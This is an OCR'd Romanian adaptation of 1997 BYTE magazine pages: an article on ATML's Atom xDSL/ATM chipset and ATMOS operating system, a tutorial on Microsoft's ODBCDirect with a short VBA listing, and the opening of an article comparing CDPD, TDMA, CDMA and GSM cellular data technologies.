
În zilele noastre ATMul (*asynchronous transfer mode*) este privit ca o tehnologie strict legată de magistralele reţelelor de mare viteză, dar într-o zi el va fi reţeaua publică de comunicaţii de bandă largă ce va livra servicii multimedia la domiciliu. Tehnologiile DSL - linie digitală abonată (*digital subscriber line*) promit să aducă mai aproape acele zile, prin posibilităţile pe care le oferă de a realiza legături ATM de bandă înaltă prin firele de cupru existente ale infrastructurii de telefonie.

Advanced Telecommunications Modules Ltd. (ATML, Cmbridge, U.K.) a lansat o soluţie integrată hardware şi software pentru construirea de sisteme xDSL (xDSL este acronimul industrial ce acoperă cele patru tehnologii DSL existente: ADSL, HDSL, SDSL şi VDSL explicate în caseta „xDSL pe scurt“). Numit Atomic Accelerator, această suită de cărămizi de bază pentru construirea reţelelor se bazează pe mai multe ASICuri proiectate de ATML. Ea foloseşte un nucleu cu procesor RISC ARM de mare performanţă pentru inteligenţa cipului. De asemenea este furnizat sistemul de operare pentru înglobare ATMOS; o bibliotecă de module software ce include drivere de dispozitive, stive de semnalizare, unelte de testare şi depanare; precum şi proiecte de referinţă folosind setul de cipuri Atom pentru modemuri şi cartele de reţea. Inteligenţa incorporată de setul de cipuri Atom va permite firmelor să proiecteze cartele de modem sau de reţea de tip xDSL ce nu vor avea nevoie deloc, sau aproape deloc, de soft extern.

Un tablou periodic al ASICurilor

Suita Atom Accelerator de la ATML este destinată proiectanţilor de echipamente destinate tuturor celor trei nivele: oficiu central (*central office* - CO), transportorii pe bucle distribuite (*distributed loop carrier* - DLC) şi cel de la locaţiile clienţilor. Primul ASIC Atom ce va fi livrat este un chip multifuncţional de punct terminal numit Hydrogen, care suportă ATM25, Ethernet şi un controler PCI. El va fi urmat în curând de Helium, care va avea adăugate drivere de linii multiple, apoi de Oxygen, care va implementa o reţea universală de comutare. Cipul Hydrogen poate conduce un modem xDSL necesar pentru acasă şi pentru DLC. Helium este programat pentru realizarea multiplexoarelor de acces DSL (DSLAM - *DSL access multiplexor*) utilizate în centrele locale de comutare. În fine, cipul de comutare Oxygen va fi folosit deopotrivă în echipamentele de comutare din CO şi DLC.

ATML a proiectat cipul Hydrogen în colaborare cu Cyrrus Logic, care va şi fabrica cipul. Atom este disponibil pentru evaluare la preţul de 75$ în cantităţi mici, dar pentru cantităţi mari preţul scade până la 30$. Acest preţ scăzut este posibil datorită micului nucleu ARM care dă posibilitatea realizării unei capsule reduse. Cipul este fabricat în tehnologie CMOS de 0,5 microni şi este încapsulat în capsule plate pătrate cu 208 pini. Nivelul redus al preţului recomandă setul Atom pentru echipamentele electronice de consum, foarte ieftine, şi pentru multiplexoarele de acces DSLAM, foarte sensibile la preţ.



Hydrogen supports ATM25, Ethernet, and a PCI bus interface, allowing for a low-cost endpoint chip.

Hydrogen este un cip de punct terminal universal, utilizabil în dispozitive pentru video, voce sau date, cum ar fi modemurile, cartelele de reţea, modemurile pentru cablu şi cutiile set-top ce necesită un număr mic de cipuri. De exemplu, poţi construi un modem intern xDSL pentru PCuri din doar trei cipuri: un Hydrogen, un SIMM şi un driver de linie xDSL. Principalele unităţi funcţionale, ilustrate în diagrama „Microarhitectura lui Hydrogen“, sunt: nucleul CPU ARM7 de 32 de biţi (care are 4 KB de SRAM incorporat în nucleu, în loc de cache) funcţionând la

32 MHz; 8 KB de SRAM pe cip dar în afara nucleului CPU; un controler pentru maximum 32 MB EDO DRAM; o interfață de bus PCI ce poate funcționa și ca master și ca slave; un bus de extindere I/O pentru conectarea periferiei ISA cum ar fi un controler Ethernet; două interfețe ATM (una pentru ATM25 direct și una pentru UTOPIA de 8 biți); o unitate de segmentare și reasamblare (SAR) pentru prelucrarea pachetelor ATM; și un port serial compatibil IrDA sau MIDI.

Nucleul software

ATMOS, sistemul de operare în timp real bazat pe microkernel, furnizat cu cipul Hydrogen, este un OS multifir foarte simplu ce suportă un singur procesor și un model plat de memorie. Este complet modular, fiind constituit doar din kernel și un număr arbitrar de module, acestea rulând ca procese separate. Kernelul gestionează întreruperile, planifică procesele și gestionează comunicațiile interprocese utilizând un protocol proprietar, simplu, de mesagerie. Planificatorul din kernel suportă cuantizarea timpului, blocarea și deblocarea firelor precum și comutarea dinamică a contextelor ca răspuns la întreruperile externe.

Kernelul ATMOS necesită pentru rulare 32 KB de memorie, funcționând în întregime în afara cipului. El necesită minimum 1 MB de memorie externă pentru a rula aplicații simple (de ex.: o cartelă de rețea ATM/Ethernet pentru PCuri), în timp ce pentru o aplicație ADSL care face rutări și bridge-uri are nevoie de 8 MB. Memoria din cipul Hydrogen este folosită pentru taskuri non-kernel critice în timp: de exemplu, cei 4 KB de memorie rapidă sunt ocupați în mod tipic de rutinele de menținere ritm și recepție celule ale driverului ATM.

ATMOS vine cu drivere de dispozitive pentru Ethernet și ATM, diferite stive de semnalizare, rutare IP, bridge Ethernet, management de la distanță via SNMP, management de port serial și Telnet și emulare pentru ATM Forum LAN. Driverul ATM suportă toate cerințele de calitate a nivelelor de servicii (QoS - *quality of service*): rată de bit constantă, rată de bit variabilă, rată de bit disponibilă și rată de bit nespecificată. ATMOS asigură suport pentru Nivelele de Adaptare ATM 0, 3/4 și 5 ce permit altor protocoale de rețea să funcționeze peste ATM. El asigură de asemenea suport pentru o rată de ritm corespunzătoare a celulelor ATM.

Unele versiuni mai vechi de controlere ATM ating o anumită rată a celulelor prin trimiterea pentru un timp a unor rafale de celule la viteza maximă suportată de linie, apoi făcând o pauză până când media transferului atinge rata dorită. Aceasta simplifică circuitele dar înseamnă și că celulele nu sunt uniform distribuite în timp. Driverul Atom trimite fiecare din celule spațiate la o rată determinată software, iar această rată poate fi modificată pentru diferite circuite virtuale. Aceasta oferă proiectanților posibilitatea de a scrie în software scheme sofisticate de tarifare pe baza ratei. E posibil pentru modemul tău pe bază de Atom să fie simultan conectat la trei ISP via a trei circuite virtuale diferite fiecare dintre ei taxând corect numărul de celule utilizat.

xDSL pe scurt

Tehnologia DSL - linie digitală abonată (digital subscriber line) permite unui modem digital să folosească o pereche standard de fire telefonice de cupru pentru a transporta mult mai multe date decât prin mai vechile metode convenționale. Ea folosește scheme de modulare sofisticate pentru a atinge rate de transfer ce ajung uneori până la 50 Mbps. Variantele DSL sunt ceea ce industria numește tehnologii pentru „ultima milă“ adică cele care transportă semnalul doar pe ultima milă către locuința abonatului. Cea mai cunoscută variantă DSL este cea asimetrică - ADSL, ce transportă date video de înaltă calitate. Asimetric semnifică aici că mult mai multă informație merge spre abonat decât pe returul spre oficiul central (CO). Rata fluxului descărcat (spre abonat) depinde de distanță: 8,4 Mbps la 2,7 Km reducându-se la 1,5 Mbps la 5,5 Km (adică doar atât cât să mai poată livra flux video digital comprimat MPEG). Rata fluxului retur (către CO) este doar de 16 la 640 Kbps. Acestea recomandă tehnologia ADSL în special către serviciile de distribuție (inclusiv navigare Web) mai degrabă decât celor de legătură oricine cu oricine. Pe o linie ADSL poți continua o convorbire telefonică alături de un flux video digital, iar serviciile telefonice de bază rămân accesibile chiar dacă modemul digital este căzut. Tehnologia HDSL - DSL de mare viteză (high-data-rate-DSL) folosește tehnici de modulație și mai sofisticate pentru a livra 2 Mbps până la 3,6 Km fără repetoare. SDSL - DSL singular (single-DSL) asigură aceeași rată ca și HDSL dar pe o singură linie. Atât HDSL cât și SDSL sunt simetrice: ambele fluxuri de date merg la aceeași rată, iar SDSL poate fi folosită frecvent pe conexiunile telefonice existente. VDSL - DSL de foarte mare viteză (very-high-data-rate-DSL) este asimetrică dar cu o mai mare rată de transfer decât ADSL: fluxul descărcat poate ajunge la 13 Mbps până la 1,4 Km, ajungând la 50 Mbps sub 300 m (putând deci transporta semnal HDTV). Rata fluxului retur este în jur de 2Mbps. Intenția este ca VDSL să fie folosit în special pentru implementarea de LANuri ATM, deoarece atât VDSL cât și ADSL suportă corecție de erori. Implementarea unui sistem DSL implică două nivele de comutare. CO-urile au liniile de recepție provenind din principalele magistrale publice pe care le distribuie apoi către centrele locale de comutare numite transportori pe bucle distribuite (DLC - distributed loop carrier). DLCurile conțin dispozitive numite multiplexoare de acces DSL (DSLAM - DSL access multiplexer). Acestea sunt componente noi, cruciale, necesare pentru DSL. Ele combină comutatoare și rutere LAN și ATM într-o singură unitate care multiplexează și rutează diferitele tipuri de date (incluzând ATM și frame relay) către abonații serviciilor xDSL. În locuința fiecărui abonat există un modem xDSL, conținut într-o cutie set-top, un NC, un PC sau un alt dispozitiv.

Oricare dintre aceste tehnologii DSL poate fi un bun candidat pentru înlocuirea (sau ocolirea) sistemului telefonic ISDN, deoarece tragerea unei fibre optice într-un cartier și de acolo folosirea firelor de cupru existente către locațiile abonaților necesită mult mai mici investiții decât ducerea fibrei până la capăt în fiecare locuință.

INFORMAȚII UTILE

Advanced Telecommunications Modules Ltd.
Cambridge, England
+44-1223-566919
http://www.atminc.com/

Mediul de dezvoltare pentru ATMOS rulează pe o stație Sun și se bazează pe uneltele GNU C și C++ care generează cod ARM. Există facilități simple pentru depanare post-mortem incorporate chiar în ATMOS (pentru inspectarea regiștrilor și conținutului memoriei după un crash), după cum este disponibil ca opțiune și un sistem de depanare ARM Embedded ICE.

ATML speră că arhitectura Atom Accelerator să fie îmbrățișată de dezvoltatorii xDSL, deoarece un singur furnizor pentru cipul controler ATM, OS și softul de dezvoltare asigură o mai ușoară colaborare în lucru - fapt care uneori nu este posibil apelând la trei surse diferite.■

Dick Pountain este un vechi colaborator al BYTE din Londra. Îl puteți contacta la **dickp@bix.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]

Prin ODBCdirect, Microsoft oferă programatorilor căi mai bune de a procesa surse de date ODBC. ***De Rick Dobson***

Acces rapid și flexibil la baze de date


Comorile din datele companiei tale se găsesc adesea în servere de baze de date, cum ar fi Oracle, SQL Server sau Sybase. Obiectele DataAccess (DAO – *DataAccess Objects*) din Microsodt Office 97 introduc o nouă tehnologie – ODBCDirect – care gestionează interacțiunile cu serverele de bazele de date. În afară de Access 8, puteți utiliza această tehnologie și din alte aplicații, cum ar fi Excel 8, Visual Basic 5 sau Visual C++ 4.2 și 5.0. Terțe aplicații de baze de date care folosesc Visual Basic for Applications pot să acceseze deja funcțiile ODBCDirect prin DAO. Proiectanții trebuie să aibă o licență pentru Jet, motorul de baze de date care se livrează cu Access și utilizează DAO ca interfață de programare. Produse de dezvoltare pentru aplicații de baze de date, ca de pildă, PowerBuilder de la Powersoft, utilizează propriile interfețe pentru servere de baze de date și prin urmare nu au nevoie de DAO.

ODBCDirect oferă câteva avantaje față de Jet. În primul rând, când lucrează cu alte aplicații decât Access, proiectanții pot să folosească codul DAO cu care sunt obișnuiți fără să încarce Jet. În al doilea rând, proiectanții pot să creeze proceduri stocate și să le ruleze pe serverul back-end. În al treilea rând, cererile asincrone nu vor „îngheța" o stație de lucru cât timp serverul procesează cererea. În al patrulea rând, proiectanții pot să crească viteza aplicațiilor și să reducă traficul din rețea construind aplicații care stochează temporar datele local și actualizează serverul în loturi (*batch*).

Modelul obiectual

Modelul obiectual al ODBCDirect are două tipuri de obiecte. Primul grup gestionează conexiunile la serverul de baze de date, în timp ce al doilea procesează obiectele bazei de date, așa cum se arată în figura „Modelul obiectual al ODBCDirect".

Obiectul rădăcină DAO este DBEngine. Din acest obiect, creați spații de lucru, ODBCDirect sau Jet standard, unde un spațiu de lucru (*workspace*) corespunde unei sesiuni. Fiecare sesiune poate conține una sau mai multe baze de date și conexiuni, iar o procedură poate în consecință să deschidă mai multe sesiuni. Fiecare tip de spațiu de lucru are propriul model obiectual. Colecția Error din DBEngine permite procedurilor dezvoltate să suprascrie răspunsurile sistemului cu mesaje de eroare de execuție. (O *colecție* este un grup de obiecte asemenea.)



Unele obiecte ODBSDirect acceptă operații asincrone și aplicații stocate pe server.

Procedurile pot să se conecteze la un server de baze de date fie printr-un obiect Database, fie printr-un obiect Connection, dar conexiunile oferă trei avantaje. Întâi, obiectele Connection permit operații asincrone. În al doilea rând, obiectele Connection permit utilizarea obiectelor `querydef`. În al treilea rând, obiectele `querydef` din ODBCDirect permit stațiilor client să creeze și să ruleze proceduri stocate pe server sub controlul programului.

Colecțiile Recordset aparțin fie obiectelor Connection, fie obiectelor Database. Un `recordset` reprezintă un set (o tabelă de date) returnat de o interogare. Recordset-urile conțin colecții care cuprind toate câmpurile într-un `recordset`. Pentru a crea un `recordset` și a-l adăuga la o colecție Recordset, folosiți metoda `OpenRecordset` a unui obiect `Database`, `Connection` sau `querydef`. Puteți folosi un `recordset` al unui spațiu de lucru Jet care se referă la o tabelă de bază locală dintr-un spațiu de lucru ODBCDirect.

Colecțiile de `querydef` aparțin și ele în mod exclusiv conexiunilor din spațiile de lucru ODBCDirect. Această colecție conține toate `querydef`-urile unui obiect Connection. Obiectele `querydef` pot conţine parametri pentru stabilirea dinamică a criteriilor. De notat că obiectele `querydef` dintr-un spaţiu de lucru ODBCDirect nu au colecţii de câmpuri. Pentru a examina setul returnat se foloseşte metoda `OpenRecordset` a `querydef`-ului.

Conectarea la baza de date

Înainte de a utiliza ODBCDirect, trebuie să înregistraţi baza de date din back-end. Puteţi să faceţi asta manual, folosind iconul 32bit ODBC din Control Panel, sau prin program, folosind metoda `RegisterDatabase` a obiectului DAO DBEngine.

După ce aţi înregistrat sursa de date ODBC, vă puteţi conecta la ea în doar doi paşi. Întâi, stabiliţi un spaţiu de lucru `Workspace`. Apoi, creaţi un obiect Connection sau Database. Metoda `CreateWorkspace` creează spaţii de lucru `DBEngine`. Pentru aceasta, setaţi argumentul *type* a acestei metode ca `dbUseODBC`, astfel încât să deschidă un spaţiu de lucru ODBCDirect. O altă variantă este să setaţi proprietatea `DefaultType` a obiectului DBEngine ca fiind `dbUseODBC`. În acest fel, metoda `CreateWorkspace` va genera spaţii de lucru ODBCDirect fără a mai specifica argumentul *type*.

Al doilea pas implică stabilirea unei legături la serverul de baze de date printr-una din metodele `OpenConnection` sau `OpenDatabase` a obiectului Workspace. Deoarece metoda `OpenConnection` furnizează o funcţionalitate mai flexibilă, proiectanţii o vor prefera de cele mai multe ori.

`OpenConnection` primeşte patru argumente. Argumentul `name` defineşte numele conexiunii (o proprietate). Argumentul `options` acceptă constante prin care se specifică dacă conexiunea va fi asincronă şi se determină tipurile de apeluri permise într-o tentativă de legătură ODBC. Argumentul `readonly` primeşte o valoare logică prin care se specifică dacă legătura este doar pentru citire. Argumentul `connect` specifică informaţii necesare driverului ODBC pentru a stabili o legatură, cum ar fi numele serverului de baze de date, identificatorul (ID) şi parola utilizatorului, precum şi numele sursei de date (DSN – *Data Source Name*).

Forme Access

Caseta „Utilizarea ODBCDirect" prezintă o pereche de proceduri care conlucrează pentru a actualiza o formă Access prin procesări bazate pe ODBCDirect. Prima, `AuthorTitleCount`, lansează o pereche de interogări asupra bazei de date *Pubs* care se livrează cu SQL Server. Procedura transferă rezultatele într-o tabelă care serveşte ca sursă de articole pentru o formă Access. A doua, procedura de eveniment `cmdComputeIt_Click`, lansează în execuţie `AuthorTitleCount` şi poziţionează forma pe articolul care stochează valorile returnate de două interogări adresate serverului. Un clic pe butonul `cmdComputeIt` apelează `cmdComputeIt_Click`.

`AuthorTitleCount` începe cu o instrucţiune `On Error` prin care se interceptează erorile, urmată de o serie de declaraţii de variabile. După declaraţii, se stabileşte o legătură ODBCDirect la baza de date Pubs. Se creează un spaţiu de lucru cu metoda `CreateWorkspace`. Observaţi că ultimul argument este setat ca `dbUseODBC`. Apoi se foloseşte metoda `OpenConnection` pentru a lega spaţiul de lucru cu baza de date Pubs. Stringul `stConnect` setează parametri de conectare la baza de date. `Pubs` este numele DSN a bazei de date Pubs.

Următorul bloc de cod calculează numărul de autori din tabela `Authors` şi numărul titlurilor din tabela `Titles`. Rezultatele sunt stocate în două recordset-uri. Următorul segment de cod transferă rezultatele din recordset-urile temporare în recordset-uri bazate pe o tabelă locală, `tblPubs`. Acest segment marchează şi momentul transferului (*timestamp*). Tabela locală este sursa de articole pentru forma care conţine butonul de comandă care lansează `AuthorTitleCount`. Bucata finală de cod, dinaintea procedurii de tratare a erorilor, închide atât conexiune cât şi spaţiul de lucru, eliberând aceste resurse pentru a putea fi folosite de alţi utilizatori.

Procedura de eroare (nu este prezentată în listing) verifică două condiţii comune şi reprezintă o idee bună despre cum se poate rezolva această problemă (listigul complet poate fi descărcat de la situl BYTE, la http://www.byte.com/art/download.html). Rutina mai interceptează şi alte erori, afişându-le codul şi descrierea în fereastra de depanare. Aceasta evită un final anormal care poate bloca staţia de lucru locală.

Acestea sunt doar caracteristicile de bază. Luna viitoare vă voi prezenta câteva aspecte mai avansate ale ODBCDirect■.

Utilizând ODBCDirect

Administrarea ODBCDirect Link

```
Public Sub AuthorTitleCount()
On Error GoTo _
 AuthorTitleCount_Trap
Dim wspPubs As Workspace
Dim conPubs As Connection
'Other variable declarations
'  omitted to save space
Set wspPubs =
  CreateWorkspace _
  ("PubsSession", _
  "admin", "", dbUseODBC)
stConnect = "ODBC;DSN=Pubs; _
UID=sa;PWD=;" & _
  "DATABASE=Pubs"
Set conPubs = _
 wspPubs.OpenConnection("", _
 dbDriverNoPrompt, True, _
 stConnect)
stASQL = "SELECT _
 Count(Authors.Au_id)" & _
 "'AuthorCount' FROM Authors"
stTSQL = "SELECT _
Count(Titles.Title_id)" & _
 "'TitleCount' FROM Titles"
Set qdAuthors = _
 conPubs.CreateQueryDef("", _
 stASQL)
Set rsACount = _
 qdAuthors.OpenRecordset
Set qdTitles = _
 conPubs.CreateQueryDef("", _
 stTSQL)
Set rsTCount = _
 qdTitles.OpenRecordset
Set dbsMyDb = CurrentDb
Set rsPubs = _
 dbsMyDb.OpenRecordset( _
 "tblPubs")
rsPubs.AddNew
   rsPubs![AuthorCount] = _
    rsACount![AuthorCount]
   rsPubs![TitleCount] = _
    rsTCount![TitleCount]
   rsPubs![Date] = Now()
rsPubs.Update
AuthorTitleCount_Exit:
conPubs.Close
wspPubs.Close
Exit Sub
```

Apelul ODBCDirect Sub şi Update Form

```
Private Sub _
 cmdComputeIt_Click()
AuthorTitleCount
Me.Requery
DoCmd.GoToRecord , , acLast
End Sub
```

Dr. Rick Dobson este preşedintele firmei CAB, Inc., specializată pe consultanţă în proiectarea aplicaţiilor de baze de date şi Internet. E-mail: **Rick_Dobson@msn.com.**


[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

Războiul aerian

Telefonia celulară digitală-ăsta-i viitorul!
Dar oare care tehnologie celulară digitală va fi mai utilă companiei dvs?

De Marty Jerome

Cine-i poate învinui pe actualii angajaţi mobili pentru că se simt ca nişte marionete, când fiecare tranzacţie, fiecare deplasare în teren îi trimite la o linie telefonică fizică? Creşterea de eficienţă şi productivitate realizată de telefoanele celulare şi pagere reprezintă doar o parte infimă din ceea ce adevărata tehnologie radio va oferi. Dar, evoluţia spre această lume radio ar putea fi nepermis de înceată. Actualii furnizori de reţele celulare sunt capabili de a diviza celulele în microcelule, înzestrându-le cu antene şi conectându-le la linii telefonice.



ILUSTRAŢIA: EARL RIPLING © 1997

Cu toate acestea, problemele nu întârzie să apară. Metoda analogică tradiţională de partajare a spectrului radio-FDMA (Frequency Division Multiple Acces- acces multiplu pe baza divizării frecvenţei), care asigna o frecvenţă specifică fiecărui celular-nu mai poate face faţă cerinţelor actuale.

Singura modalitate de a creşte de 10 sau 15 ori capacitatea reţelelor este implementarea unor reţele celulare digitale. Teoretic, fiecare proprietar de reţele celulare doreşte ca de-a lungul următoarei decade să-şi transforme reţeaua într-una digitală. Alegerea standardului optim pentru această convertire este însă o problemă serioasă, deoarece în prezent există trei soluţii tehnologice rivale. Alegând una dintre ele trebuie să aveţi în vedere că alegerea făcută va afecta mobilitatea, fiabilitatea şi costurile oricărei aplicaţii celulare pe care o veţi implementa de aici înainte.

Cele trei soluţii tehnologice sunt construite pe calapodul tehnologiei Cellular Digital Packet Data (CDPD) folosită în prezent. Prin tehnologia CDPD, datele se pot transmite la viteze de 10Kbps, folosind canale (spectre de frecvenţă) neutilizate ale reţelelor analogice existente. În ciuda acestui fapt, CDPD reprezintă o soluţie tehnologică temporară şi slab exploatată. Cei trei succesori ai ei vor aduce însă reţele mai performante, o mai bună transmisie a spectrului audio, capacităţi mai mari, legături mai rapide şi un consum energetic mai redus.


Dar oare care dintre cele trei tehnologii va înlocui sistemul CDPD? Primul competitor-sistemul TDMA (Time Division Multiple Acces-acces multiplu cu partajarea timpului de acces) este o tehnologie de mare capacitate, suficient de matură şi stabilă. A doua tehnologie-CDMA (Code Division Multiple Acces-acces multiplu cu divizarea secvenţei de cod) este capabilă de capacităţi şi mai ridicate, oferind totodată o mai bună transmitere a spectrului audio, cu toate că multe din capabilităţile promise de această tehnologie nu au fost încă testate. De asemenea, CDMA este standardul ce domină spectrul serviciilor de comunicaţie personală PCS-Personal Communication Service (vezi caseta „PCS devine un sistem naţional"). În sfârşit, GSM (Global System for Mobile Communications-sistem global de comunicaţie mobilă) se bucură de o puternică răspândire mondială şi europeană, în special.

CDPD-soluţia prezentului

Standardizată în 1993 ca o punte spre adevăratele comunicaţii radio, CDPD utilizează infrastructura celulară existentă a serviciului AMPS (Advanced Mobile Phone Service) în spectrul de frecvenţe 800-900 MHz. Deoarece modemurile CDPD transmit date numai în intervalele în care nu există convorbirilor telefonice (impactul lor asupra traficului convorbirilor este practic neglijabil), tehnologia CDPD se află în atenţia multor furnizori de servicii celulare. Dar, cu alte cuvinte, traficul de date se află la cheremul convorbirilor telefonice.

CDPD oferă însă şi alte avantaje. De exemplu, sistemul foloseşte protocolul TCP/IP, care transformă orice modem CDPD într-un veritabil nod IP, spre deosebire de modemurile anterioare, care necesitau acea conectare permanentă caracteristică sistemelor telefonice terestre. Datorită acestui aşa zis protocol IP radio al sistemului

Distribuţia reţelelor digitale fără fir în S.U.A.



TDMA este sistemul cel mai răspândit dintre noile tehnologii fără fir, deşi CDMA este standardul ce domină licitaţiile frecvenţelor ţinute de FCC.

Sursa: AT&T Wireless Services

CDPD, modemurile pot primi datele de fiecare dată când sunt pornite şi se află sub cupola reţelei, necesitând un timp de instalare minim şi costuri de activare reduse. Marele avantaj al tehnologiei rezidă în larga răspândire a acesteia: 40 dintre primele 50 de zone metropolitane ca mărime (Metropolitan Statistic Area-MSA) ale S.U.A. sunt acoperite de CDPD. Dar dimensiunea unei astfel de zone nu este stabilită în acest caz de dimensiunile geografice ci de populaţie; aşa că acoperirea doar a celor mai populate zone îi lasă cu ochii în soare pe utilizatorii din zonele mai puţin populate. Trebuie să avem în vedere însă şi faptul că CDPD acoperă locaţii internaţionale: patru centrale în Canada, două în Ecuador, una în Indonezia şi două în Mexic. CDPD poate opera nu numai folosind serviciul AMPS, ci şi prin alte sisteme care dau posibilitatea utilizatorilor de a partaja frecvenţele, cum ar fi CMDA şi TDMA.

Există de asemenea o largă gamă de unelte de proiectare pentru CDPD, un exemplu în acest sens fiind produsul de acces Internet UP Link de la Unwired Planet sau specificaţia Handheld Device Markup Language 2.0 (HDML), lansată în mai şi destinată proiectării de aplicaţii. Mai trebuie reţinut că telefoanele sau modemurile telefonice au preţuri de sub 500 de dolari. În prezent deci, pentru afacerile care necesită comunicaţii celulare digitale, tehnologia CDPD este o soluţie disponibilă. Sistemul funcţionează cu adevărat, iar costurile în scădere ale dispozitivelor vor face şi mai fiabilă tehnologia.

